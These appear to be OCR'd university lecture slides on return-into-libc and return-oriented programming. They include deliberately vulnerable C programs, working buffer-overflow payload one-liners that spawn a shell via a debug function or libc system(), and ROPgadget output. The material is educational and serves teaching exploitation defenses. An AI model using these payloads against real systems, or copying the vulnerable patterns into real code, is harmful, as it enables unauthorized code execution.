

CSC 405
Computer Security

Return-into-libc & ROP

Alexandros Kapravelos
akaprav@ncsu.edu

NOEXEC (W^X)





NOEXEC (W^X)

- Deployment
  - Linux (via PaX patches)
  - OpenBSD
  - Windows (since XP SP2)
  - OS X (since 10.5)
  - more...
- Hardware support:
  - Intel “XD” bit
  - AMD “NX” bit
  - SPARC
  - ARM

We can still overwrite function pointers/return addresses, but **we cannot inject our executable shellcode**

Code-reuse vulnerability

```c
#include <stdio.h>
#include <stdlib.h>

void debug() {
   printf("Entering debug mode!\n");
   system("/bin/sh");
}

void getinput() {
   char buffer[32];

   scanf("%s", buffer);
   printf("You entered: %s\n", buffer);
}

int main() {
   getinput();
   return 0;
}
```

Code-reuse vulnerability

```
$ gcc vuln.c -o vuln -fno-stack-protector -m32
$ objdump -d vuln
```

```
080484cb <debug>:
 80484cb:  55                    push   %ebp
 80484cc:  89 e5                 mov    %esp,%ebp
 80484ce:  83 ec 08              sub    $0x8,%esp
 80484d1:  83 ec 0c              sub    $0xc,%esp
 80484d4:  68 d0 85 04 08        push   $0x80485d0
 80484d9:  e8 a2 fe ff ff        call   8048380 <puts@plt>
 80484de:  83 c4 10              add    $0x10,%esp
 80484e1:  83 ec 0c              sub    $0xc,%esp
 80484e4:  68 e5 85 04 08        push   $0x80485e5
 80484e9:  e8 a2 fe ff ff        call   8048390 <system@plt>
 80484ee:  83 c4 10              add    $0x10,%esp
 80484f1:  90                    nop
 80484f2:  c9                    leave
 80484f3:  c3                    ret
```

Code-reuse vulnerability

```
$ BUFFER=`python -c 'print "a"*44 + "\xcb\x84\x04\x08"'`

$ (echo -e $BUFFER; cat ) | ./vuln

You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa^
Entering debug mode!
$ ls
vuln.c  vuln
```

What if we don’t have such functionality in the vulnerable program?

libc

- C standard library
- Provides functionality for string handling, mathematical computations, input/output processing, memory management, and several other operating system services

- `<stdio.h>`
- `<stdlib.h>`
- `<string.h>`
- `...`

ret2lib.c

```c
#include <stdio.h>
#include <string.h>

void getinput(char *input) {
    char buffer[32];

    strcpy(buffer, input);
    printf("You entered: %s\n", buffer);
}

int main(int argc, char **argv) {
    getinput(argv[1]);
    return(0);
}
```

ret2lib.c

```
(gdb) find &system,+9999999,"/bin/sh"
0xf7f5a9ab

(gdb) p system
 $1 = {<text variable, no debug info>}
 0xf7e39da0 <system>
```


ret2lib.c

```
./ret2lib `python -c
'print "A"*44+"\xa0\x9d\xe3\xf7BBBB\xab\xa9\xf5\xf7"'`

You entered:
  AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA????BBBB???
  ?
$ ls
ret2lib.c ret2lib
$
<ctrl-d>
Program received signal SIGSEGV, Segmentation fault.
0x42424242 in ?? ()
```

We have reused existing code in the system to execute our attack!

Origins of malicious code



return-into-libc

- Instead of injecting malicious code, reuse existing code from libc, like system, printf, etc
- No code injection required!

- Perception of return-into-libc: limited, easy to defeat
  - Attacker cannot execute arbitrary code
  - Attacker relies on contents of libc
    - What if we remove system()?

Return-into-libc generalization


- Gives Turing-complete exploit language
  - exploits aren't straight-line limited
- Calls no functions at all
  - can't be defanged by removing functions like system()
- On the x86, uses "found" instruction sequences, not code intentionally placed in libc
  - difficult to defeat with compiler/assembler changes

Return-oriented Programming (ROP)

Traditional execution model


- The instruction pointer (`%eip`) is pointing to the instruction that the CPU is going to fetch and execute
- `%eip` is automatically incremented after instruction execution
- If we change `%eip` we change the control flow of the program

ROP execution model




- The stack pointer (`%esp`) is pointing to the location that the CPU is going to fetch instructions and execute them
- `%esp` is not automatically incremented after instruction execution but the `ret` instruction increments it
- If we change `%esp` we change the control flow of the program

nop




- `nop` instruction advances the `%eip`
- In ROP programming we can implement `nop` by pointing to a `ret` instruction, which advances the `%esp`

Constants



- We can initialize registers with constants
- In ROP programming we can implement this by storing the value on the stack and then use pop to move that value into a register

Control flow




- In traditional execution model we set the `%eip` register to a new value
- In ROP programming we can implement this by setting a new value in the `%esp` register

ROP gadgets

- Small sequences of instructions that together implement some basic functionality
- Can be located in any executable region of the program
- Gadgets can be of multiple instructions

- The most amazing thing about ROP gadgets?
  - Unintented ROP gadgets!!!

Unintented ROP gadgets



Any code location that has `c3 (ret)` as a value can be a potential ROP gadget!

Mounting attack

- Need control of memory around %esp
- Rewrite stack:
  - Buffer overflow on stack
  - Format string vulnerability to rewrite stack contents
- Move stack:
  - Overwrite saved frame pointer on stack; on leave/ret, move %esp to area under attacker control
  - Overflow function pointer to a register spring for %esp:
  - set or modify %esp from an attacker-controlled register then return

How to craft a ROP attack


```c
#include <stdlib.h>

void main(int argc, char **argv) {
   char *shell[2];
   shell[0] = "/bin/sh";
   shell[1] = 0;
   execve(shell[0], &shell[0], 0);
   exit(0);
  }
```


```
lea    0x4(%esp),%ecx
and    $0xfffffff0,%esp
pushl  -0x4(%ecx)
push   %ebp
...
```


How to craft a ROP attack

```
lea     0x4(%esp),%ecx
and     $0xfffffff0,%esp
pushl   -0x4(%ecx)
push    %ebp
...
```



How to craft a ROP attack





Our attack buffer!

ROPgadget

```
Gadgets information
============================================================
0x080484eb : pop ebp ; ret
0x080484e8 : pop ebx ; pop esi ; pop edi ; pop
 ebp ; ret
0x080482ed : pop ebx ; ret
0x080484ea : pop edi ; pop ebp ; ret
0x080484e9 : pop esi ; pop edi ; pop ebp ; ret
0x080482d6 : ret
[...]
Unique gadgets found: 70
```

ROP compiler

Produces the ROP payload (the addresses of the ROP gadgets + data) for our malicious program

Is ROP x86-specific?

NOPe

x86, x64, ARM, ARM64, PowerPC, SPARC and MIPS

Related Work

- Return-into-libc: Solar Designer, 1997
  - Exploitation without code injection
- Return-into-libc chaining with retpop: Nergal, 2001
  - Function returns into another, with or without frame pointer
- Register springs, dark spyrit, 1999
  - Find unintended “jmp %reg” instructions in program text
- Borrowed code chunks, Krahmer 2005
  - Look for short code sequences ending in “ret”
  - Chain together using “ret”

Conclusions

- Code injection is not necessary for arbitrary exploitation
- Defenses that distinguish “good code” from “bad code” are useless
- Return-oriented programming possible on every architecture, not just x86
- Compilers make sophisticated return-oriented exploits easy to write